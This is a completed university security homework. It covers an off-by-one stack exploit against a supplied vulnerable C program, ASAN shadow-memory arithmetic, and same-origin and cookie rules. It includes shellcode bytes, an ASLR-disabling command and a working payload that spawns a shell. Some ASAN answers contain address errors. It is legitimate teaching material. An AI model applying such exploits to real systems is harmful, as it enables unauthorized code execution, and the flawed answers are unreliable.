CSIT5740 Fall 2024 Homework #2

Deadline: 11:55pm on Friday, 13 December 2024 (HKT)

Note:

- **Submit the e-copy of your homework to CSIT5740 Canvas->Assignment->Homework 2**
- **You can submit for as many times as needed before the deadline. Only the latest version will be marked.**
- **Avoid submission in the last few minutes. NO late submissions will be accepted!**
- **Work out the answers of the questions either directly using this document. Paste proper picture as indicated. Zip this document together with your solve scripts into a single zip file "homework2.zip". Make sure every detail of the answers is clearly visible in your submission, otherwise marks will be deducted.**
- **Make sure you download the file again to make sure you have really submitted the correct version**
- **Make sure you have a backup copy of the submission.**

Name:

Student ID:

Email:

Question	Points
1. The Off-by-one vulnerability	/48
2. The Address Sanitizer (ASAN)	/34
3. The Same Origin Policy and Cookies	/18
Total	/100

Question 1: The Off-by-One vulnerability (48 points)

To make the exploitation possible, please make sure you turn off the Linux address space layout randomization (ASLR) protection. Otherwise the variable addresses will change every time you run the program. To turn off ASLR, you can do the following at the Kali prompt just like in HW1:

```
echo "0" |sudo tee /proc/sys/kernel/randomize_va_space
```

Again, make sure you are one of the "sudoers" that can sudo. If you are one of the students using our Kali virtual private server, then ALSR has been turned off by us already.

For this question, you are given a C program "HW2-Q1.c" and the corresponding executable "HW2-Q1". Exploit the program so that it will give the shell. The program source code is provided to you on the next page. Note that in the program the shellcode has been given and stored in a global array **`sc`**. Your task is to refer to slides 20-31 of note set 4A, launch a similar off-by-one byte attack to the program so that it will run the shellcode stored. Note that different than all the previous questions you have seen, the only vulnerability exists in the given program is the off-by-one vulnerability that allows **overflowing the memory by one byte**.

```c
#include <stdio.h>
#include <stdint.h>
#include <stdbool.h>

// the same 29-byte shellcode as in HW1 Q3
const uint8_t  __attribute__((section(".text#"))) sc[29] = {
    0x6a, 0x42, 0x58, 0xfe, 0xc4, 0x48, 0x99, 0x52, 0x48, 0xbf,
    0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x2f, 0x73, 0x68, 0x57, 0x54,
    0x5e, 0x49, 0x89, 0xd0, 0x49, 0x89, 0xd2, 0x0f, 0x05
};

int i; // uninitialized global variable in the .bss section
char c; // uninitialized global variable in the .bss section
char input[32]; // uninitialized global variable in the .bss section

void copyInput(bool copy){
   char store[16];
   printf("Debug output:\n");
   printf("%p\n",sc);
   printf("%p\n\n",store);

   printf("Please provide the input string to be stored.\n");
   fgets(input,32,stdin); // no overflow is possible here

   if (copy==true){
      printf("copying inputs:\n");
      i=0;
      while (i<=16) { //off by one
         store[i]=input[i];
         i++;
      } // end while
   } // end if
} // end copuInput()

int main (void){
   bool copyOrNot = true;
   copyInput(copyOrNot);
}
```

We have supplied a compiled executable file, "HW2-Q1", to you. Please use it to it to work on this question. It has been compiled with special flags to make this exploitation possible.


Before you can do anything, you need to give the "HW2-Q1" file the permission to run. To do that (make sure you are in the same folder as the file "HW2-Q1"), issue the following at Kali:

`chmod 705 HW2-Q1`

Then you can load "HW2-Q1" to gdb:

gdb ./HW2-Q1

After entering gdb, you can dis-assemble **`main()`** to see its instructions with the command "**`disas main`**" at the gdb prompt. And you will see the following:



```
(gdb) disas main
Dump of assembler code for function main:
   0x000000000040124d <+0>:     push   rbp
   0x000000000040124e <+1>:     mov    rbp,rsp
   0x0000000000401251 <+4>:     sub    rsp,0x10
   0x0000000000401255 <+8>:     mov    BYTE PTR [rbp-0x1],0x1
   0x0000000000401259 <+12>:    movzx  eax,BYTE PTR [rbp-0x1]
   0x000000000040125d <+16>:    mov    edi,eax
   0x000000000040125f <+18>:    call   0x40116d <copyInput>
   0x0000000000401264 <+23>:    mov    eax,0x0
   0x0000000000401269 <+28>:    leave
   0x000000000040126a <+29>:    ret
End of assembler dump.
(gdb) 
```

Fig. 1

Again, you may want to set gdb to display instructions in Intel format (but not AT&T format) if you see instructions in a different way than what is being shown here (i.e. if you see % symbols):

(gdb) set disassembly-flavor intel


Again you may want to put a break point to the `main()` function and then run the program:

(gdb) b main

(gdb) run

Then the program will stop at the beginning of `main()`, if you disas `main()` again you will see:

(gdb) disas main




```
Breakpoint 1, 0x0000000000401251 in main ()
(gdb) disas main
Dump of assembler code for function main:
   0x000000000040124d <+0>:     push   rbp
   0x000000000040124e <+1>:     mov    rbp,rsp
=> 0x0000000000401251 <+4>:     sub    rsp,0x10
   0x0000000000401255 <+8>:     mov    BYTE PTR [rbp-0x1],0x1
   0x0000000000401259 <+12>:    movzx  eax,BYTE PTR [rbp-0x1]
   0x000000000040125d <+16>:    mov    edi,eax
   0x000000000040125f <+18>:    call   0x40116d <copyInput>
   0x0000000000401264 <+23>:    mov    eax,0x0
   0x0000000000401269 <+28>:    leave
   0x000000000040126a <+29>:    ret
End of assembler dump.
(gdb) 
```

Fig. 2

Note from the above gdb dump that we will call function **`copyInput()`** at address 0x000000000040125f, and then we will return to the "**`mov`**" instruction at address 0x0000000000401264 (the address could be slightly different on your PC, but it should be the address of the same "**`mov`**" instruction). Remember this return address, it will help you. Now let's check the function **`copyInput()`** that has the off-by-one vulnerability.

(gdb) disas copyInput

For simplicity, we are showing only the part that corresponds to the `while` loop (that contains the off-by-one vulnerability). The upper red rectangle in figure 3 indicates the beginning of the `while` loop, and the lower red rectangle indicates the last instruction of the loop



```
0x000000000040120e <+161>:   jmp    0x40123f <copyInput+210>
0x0000000000401210 <+163>:   mov    eax,DWORD PTR [rip+0x2e4a]        # 0x404060 <i>
0x0000000000401216 <+169>:   mov    ecx,DWORD PTR [rip+0x2e44]        # 0x404060 <i>
0x000000000040121c <+175>:   cdqe
0x000000000040121e <+177>:   lea    rdx,[rip+0x2e5b]        # 0x404080 <input>
0x0000000000401225 <+184>:   movzx  edx,BYTE PTR [rax+rdx*1]
0x0000000000401229 <+188>:   movsxd rax,ecx
0x000000000040122c <+191>:   mov    BYTE PTR [rbp+rax*1-0x10],dl
0x0000000000401230 <+195>:   mov    eax,DWORD PTR [rip+0x2e2a]        # 0x404060 <i>
0x0000000000401236 <+201>:   add    eax,0x1
0x0000000000401239 <+204>:   mov    DWORD PTR [rip+0x2e21],eax        # 0x404060 <i>
0x000000000040123f <+210>:   mov    eax,DWORD PTR [rip+0x2e1b]        # 0x404060 <i>
0x0000000000401245 <+216>:   cmp    eax,0x10
0x0000000000401248 <+219>:   jle    0x401210 <copyInput+163>
0x000000000040124a <+221>:   nop
0x000000000040124b <+222>:   leave
0x000000000040124c <+223>:   ret
```

Fig. 3

Add a break point to the last instruction of the **`copyInput()`** function so that we can see the loop iteration by iteration and canknow how the characters are copied one by one to the stack **before** and **after** calling **`gets()`**.


Here we can add a break point to **`0x0000000000401248`** ("last instruction of the while loop, it will return back to the beginning of the `while` loop if the enough number of iterations has not been reached):

(gdb) b * 0x0000000000401248

Then continue to run the program using:

(gdb) c

Input seventeen A's when the program prompts for input. The program will then stop at the break point 2 (**`0x0000000000401248`**)



```
(gdb) c
Continuing.
Debug output:
0x401150
0x7fffffffdea0

Please provide the input string to be stored.
AAAAAAAAAAAAAAAAA
copying inputs:

Breakpoint 2, 0x0000000000401248 in copyInput ()
(gdb) █
```

Fig. 4

That's the point just *before* the **`copyInput()`** function and in this assembly code, no character has been copied to `store[]` yet. Continue to run the program using:


(gdb) c

The program stops again at breakpoint 2, That's the point just *after* the **`copyInput()`** function has copied a single character to `store[0]`.

Let's e**X**amine **20** **w**ords from the top of the stack and show them in he**x** format:

(gdb) x/20wx $rsp

We see:




```
Breakpoint 2, 0x0000000000401248 in copyInput ()
(gdb) x/20wx $rsp
0x7fffffffde90: 0x00000000      0x00000000      0x00000000      0x00000001
0x7fffffffdea0: 0x00000041      0x00000000      0x00000000      0x00000000
0x7fffffffdeb0: 0xffffded0      0x00007fff      0x00401264      0x00000000
0x7fffffffdec0: 0x00000000      0x00000000      0xf7ffdab0      0x01007fff
0x7fffffffded0: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
(gdb) 
```

Fig. 5

Note that our first entered character "A" has been copied from `input[]` to `store[]` and is now visible (at address `0x7fffffffdea0`, and this is where `store[0]` is located). Recall that the return address to get back to the **`main()`** is **`0x0000000000401264`** in figure 2. It is also enclosed by a red rectangle here. The red rectangle in figure 5 indicates where `RIP` is stored. We know from the lecture note that `RBP` is located immediately below `RIP` (`RBP` in figure 5 is underlined by a purple line). Our goal is to input values so that we can make the `RBP` to point to the beginning of `store[]` array, and we also put the **shellcode address** to the appropriate positions in the `store[]` array. In that way when `getInput()` returns to `main()` and then `main()` returns, the program will return to the shellcode address we put in the `store[]` array. Refer to slides 20-31 of note set 4A for all the details.

In other words, our target is to put characters to `input[]` array so that when it overflows the `store[]` array by one byte, it will overflow the lower byte of `RBP` appropriately, so that RBP points to the beginning of the `store[]` array. The lower byte of `RBP` is enclosed by a purple rectangle in Fig 6 below.




```
Breakpoint 2, 0x0000000000401248 in copyInput ()
(gdb) x/20wx $rsp
0x7fffffffde90: 0x00000000      0x00000000      0x00000000      0x00000001
0x7fffffffdea0: 0x00000041      0x00000000      0x00000000      0x00000000
0x7fffffffdeb0: 0xffffded0      0x00007fff      0x00401264      0x00000000
0x7fffffffdec0: 0x00000000      0x00000000      0xf7ffdab0      0x01007fff
0x7fffffffded0: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
(gdb) 
```

Fig. 6

a) By referring to the C source code HW2-Q1.c and by running the program HW2-Q1, determine the start address where the shellcode is located. Explain briefly in one sentence. **Enclose a screenshot showing the outputs of the program to support your answer**. (6 points)

Answer, The shellcode is located at the address of sc[], From the source code, we know that the first d




```
┌──(alex㉿kali)-[~/CSIT5740/assignments/2/Q1]
└─$ ./Q1
Debug output:
0x401150
0x7fffffffdf10

Please provide the input string to be stored.
```

ebug output is sc[]. For us, the shellcode is located at 0x401150

b) Run the program HW2-Q1, use the output of the program to determine the address that the `RBP` should point to. Explain briefly in one sentence. **Enclose a screenshot showing the outputs of the program to support your answer**. (6 points)

Answer: For us, RBP should point to the beginning of `store[]` array. For us it should point to 0x7fffffffdf**10**



```
┌──(alex㉿kali)-[~/CSIT5740/assignments/2/Q1]
└─$ ./Q1
Debug output:
0x401150
0x7fffffffdf10

Please provide the input string to be stored.
```

c) By using the result of part (b), and by assuming that the start address of `store[]` different than the stored `RBP` only in the last byte (the rightmost byte), decide the **overflowed byte value** to be written to the memory so that `RBP` would point to `store[]`. Write the byte in hexadecimal format. **Explain the answer briefly in one sentence, otherwise no point will be given.** (6 points)

Note: in this example, the start address of `store[]` different than stored `RBP` only in the last byte. If the difference is more than 1 byte in a program, we may not be able to apply off-by-one technique directly.

Answer: For us, RBP should point to the beginning of `store[]` array. For us it should point to 0x7fffffffdf**10**, therefore it should be \x10

d) Use a figure similar to Fig 6, calculate the amount of characters you have to input, if you want to reach the last byte of the stored RBP. Show your version of Fig 6 and show your calculation clearly otherwise no point will be given. (note: this value in fact does not need to be calculated if you know the principle of the off-by-one attack ☺),

(6 points)

Answer: it is 16-byte, the first 16 byte will occupy the store[] array, the overflown byte will overwrite the smallest byte of RBP.

e) With the result in (d), design a payload that will change RBP according to what you have derived in parts (c) and (d). You may use the character 'A' as padding. For example if your calculated result in part (d) is 11, and the answer in part (c) is 0x08, then you can write your answer as:

payload = AAAAAAAAAAA\x08

(8 points)

Answer: For us the payload= AAAAAAAAAAAAAAAA\x10

f) By referring to the lecture note set 4A slides 20-31, replace part of the payload in part (e) so that the appropriate part of store[] will be pointing to the shellcode address you have derived in part (a). Note that the address in part (a) should be 64-bit even if you may not see all the 64 bits from the output (i.e. left bits could be 0's and are not displayed).


For example if you feel you need to put the shellcode address after three characters, and the shellcode address is at 0x00112233aabbccdd, then you can write your answer as:

payload = AAA\0xdd\0xcc\0xbb\xaa\x33\x22\x11\x00\x08

Explain briefly why it is like that using the note set, otherwise no point will be given. (8 points)

Answer: For us it is:


Payload = AAAAAAAA\x50\x11\x40\x00\x00\x00\x00\x00\x10



```
┌──(alex㉿kali)-[~/CSIT5740/assignments/2/Q1]
└─$ ./Q1
Debug output:
0x401150
0x7fffffffdf10

Please provide the input string to be stored.
```

g) Use the compiled executable “HW2-Q1” we provided (make sure you give it the right to execute). Supply a proper payload, and run the shellcode. Show your full command below (include “**echo**” and everything). Enclose a screenshot to indicate that your exploitation is successful (see fig 9 below), for instance you can “ls” in it to see the files. **No point will be given if this screenshot is not included.**



```
┌──(alex㉿kali)-[~/CSIT5740/assignments/2/Q1/real]
└─$ ./Q1Solve
Debug output:
0x401150
0x7fffffffdf10

Please provide the input string to be stored.
copying inputs:
ls
Q1  Q1Solve  Q1v2.c
id
uid=1001(alex) gid=1001(alex) groups=1001(alex),27(sudo)
whoami
alex
```

Fig. 7

Just like in HW1 Q3, Shellcode needs the input stream (`stdin`) before it can run. When `stdin` is unvailable, the shell will close immediately even if you manage to run it. You don’t really have to understand this, but to enable you getting the shell, your full command should be similar to the below:

(echo -e "PAYLOAD_IN_PART_f" ; cat) | ./HW2-Q1

Replace the **PAYLOAD_IN_PART_f**   with the payload you have derived in part f.

(8 points)

Answer:

For us it is

(echo –e "AAAAAAAA\x50\x11\x40\x00\x00\x00\x00\x00\x10";cat)|./HW2-Q1

Question 2: The Address Sanitizer (ASAN) (34 points)

The Address Sanitizer (ASAN) is a tool develop by Google to detect memory bugs. You may refer to note set 4C for the details of it.

Assume that the computer is a 32-bit system, assume that starting from the memory address **`0x60FFFF18`** 12 bytes of memory has been allocated to some variables in a **running program**.

a) By referring to slide 22 of the note set 4C, calculate the **memory block number** of the 12 bytes of allocated memory by filling out the following table. Assume that memory is divided into blocks of 8 bytes (i.e. 8 bytes per block). One of the fields has been filled for you. (5 points)

Memory	Memory block number
0x60FFFF18	0x0C1F FFE3
0x60FFFF19	0x0C1F FFE3
0x60FFFF1A	0x0C1F FFE3
0x60FFFF1B	0x0C1F FFE3
0x60FFFF1C	0x0C1F FFE3
0x60FFFF1D	0x0C1F FFE3
0x60FFFF1E	0x0C1F FFE3
0x60FFFF1F	0x0C1F FFE3
0x60FFFF20	0x0C1F FFE4
0x60FFFF21	0x0C1F FFE4
0x60FFFF22	0x0C1F FFE4
0x60FFFF23	0x0C1F FFE4

b) By referring to slide 17 of the note set 4C, calculate the **ASAN shadow memory addresses** for all the memory block(s) in part (a). Put one distinct memory block number in part (a) to occupy one row in the table. Put the corresponding shadow memory address at the right. A single entry (i.e. memory block number) has been filled for you. (3 points)

Memory block number	Shadow memory address
0x0C1FFFE3	0x0C1FFFE3+0x20000000= 0x2C1F FFE3
0x0C1FFFE4	0x0C1FFFE3+0x20000000= 0x2C1F FFE4

c) Using the result from part (b), and slide 14 of the note set 4C, complete the following table. One row has been filled for you. (4 points)

Shadow memory address	Value stored
0x2C1FFFE3	0
0x2C1FFFE4	4

d) Note that parts (a)-(c) all refers to the same program that is running and has ASAN turned on. Assume the same program is trying to **access 4 bytes of data** from the memory address **0x60FFFF1C**, will this memory access result in crash by ASAN)? Do the reasoning step by step.

i) The memory access is less than 8 bytes, so the following code of ASAN will be triggered (refer to the lecture note set 4C for the details of the code):

```
ShadowAddr = (Addr >> 3) + Offset;
  if ((*ShadowAddr != 0) && (*ShadowAddr-1 < ((Addr&7)+N-1))){
     ReportAndCrash(Addr);
 }else{
        //...
 }
```

Derive the value of **ShadowAddr** in the above piece of code. Assume that when the program accesses the data, it will provide the starting address of the data (i.e. Addr = **0x60FFFF1C**). You may use the results from parts (a) and (b) to get the answer.

(2 points)

ShadowAddr = **0x2C1F FFE3**

ii) The **ShadowAddr** is in fact a pointer to a byte. The byte is storing the memory allocation information for a block of data memory. By referring to the table in part (c) derive **the value stored in ShadowAddr.** (2 points)

***ShadowAddr** = **0**

iii) By assuming the data access size, **N**, to be **4** (4 bytes of data access), and by using the answers from part d(i), d(ii), decide whether this memory access would result in a crash by ASAN (i.e. will **`ReportAndCrash(Addr)`** be triggered)? Explain in 1-2 sentence(s) by using the code provided earlier. No point will be given if you just answer "Crash" or "No Crash". (4 points)

Answer: No crash, because *ShadowAddr is 0, so it will not run the ReportAndCrash(addr) function)

e) This part refers to the same program as in part (d). Assume this time the program is trying to **access 4 bytes of data** from the memory address **`0x60FFFF22`**, will this memory access result in crash by ASAN)? Do the reasoning step by step.

i) The memory access is less than 8 bytes, so the following code of ASAN will be triggered (refer to the lecture note set 4C for the details of the code):

```
ShadowAddr = (Addr >> 3) + Offset;
  if ((*ShadowAddr != 0) && (*ShadowAddr-1 < ((Addr&7)+N-1))){
     ReportAndCrash(Addr);
 }else{
        //...
 }
```

Derive the value of **ShadowAddr** in the above piece of code. Assume that when the program accesses the data, it will provide the starting address of the data (i.e. Addr = **`0x60FFFF22`**). You may use the results from parts (a) and (b) to get the answer.

(2 points)

ShadowAddr = **`0x0C1F FFE4`**

ii) By referring to the table in part (c) derive **the value stored in ShadowAddr.** (2 points)

***ShadowAddr** = 4

iii) By assuming the data access size, **N**, to be **4** (4 bytes of data access), and by using the answers from part e(i), e(ii), derive the following values. Show your steps clearly otherwise no point will be given. (4 points)

Note that the "**&**" operator below is a bitwise **AND** operation. **Addr&7** will extract the lower 3 bits of Addr and return it as the answer.

***ShadowAddr - 1** = 3

(Addr&7) + N - 1 = `(0x60FFFF22&7)+4-1 = 4+4-1 = 7`

Based on the above, explain whether this memory access would result in a crash by ASAN (i.e. will `ReportAndCrash(Addr)` be triggered). (6 points)

Answer:

`((*ShadowAddr != 0) is` <u>`true`</u>`, because *ShadowAddr = 4`

`(*ShadowAddr-1 < ((Addr&7)+N-1)) is` <u>`true`</u> `because:`

`3 < (0x60FFFF22&7)+4-1 = 4+4-1 = 7 (this is indicating the data access has gone beyond the last byte in the blow being allocated, so an overflow is happening!)`

`Since both conditions are true, ASAN will run ReportAndCrash(Addr)`

Question 3: The Sample Original Policy and Cookies (18 points)

Assume that the domain example.com is hosting two services, both are accessed through web browsers. First service is the website at https://www.example.com, and the second service is a mail service at https://mail.example.com.

a) Fill out the following table for example.com based on the **Same Origin Policy** in note set 5A. (10 points)

Origin 1	Origin 2	Origin 1 and 2 are of the same origin **Yes/No**? **Provide explanations. Otherwise not point will be given.**
https://www.example.com/	http://www.example.com:443/	No, protocol different
https://www.example.com/pic.html	https://www.example.com/	Yes, protocol, hostname,port all the same
https://www.example.com	https://mail.example.com	No, hostname different
https://www.example.com	https://example.com	No, hostname different
https://www.example.com:80	https://www.example.com	No, port number different

b) If the server https://mail.example.com wants to set/send a cookie to its client (a web browser) and instructs the client to send the cookie back **only to the mail server** and through **https**. The cookie also shouldn't be accessed by any Javascript code. Fill out the following for the correct cookie values. Whenever appropriate use "true" or "false" to indicate logical values. (4 points).

Cookie:

User = CSIT5740_user;

Domain = mail.example.com________________________ ;

Secure= true_________________________;

HttpOnly

c) If the host at https://mail.example.com sets the cookie sent to a client with:

Domain = example.com

Path = /imap

which of the following hosts would the client send the above cookie? Example briefly for each case, other no point will be given. (4 points)

i) http://mail.example.com/

Answer: No, Path attribute (i.e "/imap") in the cookie is not a prefix of the server's URL-Path (i.e "/")

ii) https://www.example.com/imap

Answer: Yes, Domain attribute is a suffix of the server’s URL, and Path is a prefix of the server’s URL-path

iii) https://mail.anothersite.com

Answer: No, Domain attribute is not a suffix of the server’s URL, Path attribute is not a prefix of the server’s URL-path

iv) http://user1.example.com/imap/v2.0/

Answer: Yes, Domain attribute is a suffix of the server’s URL, and Path is a prefix of the server’s URL-path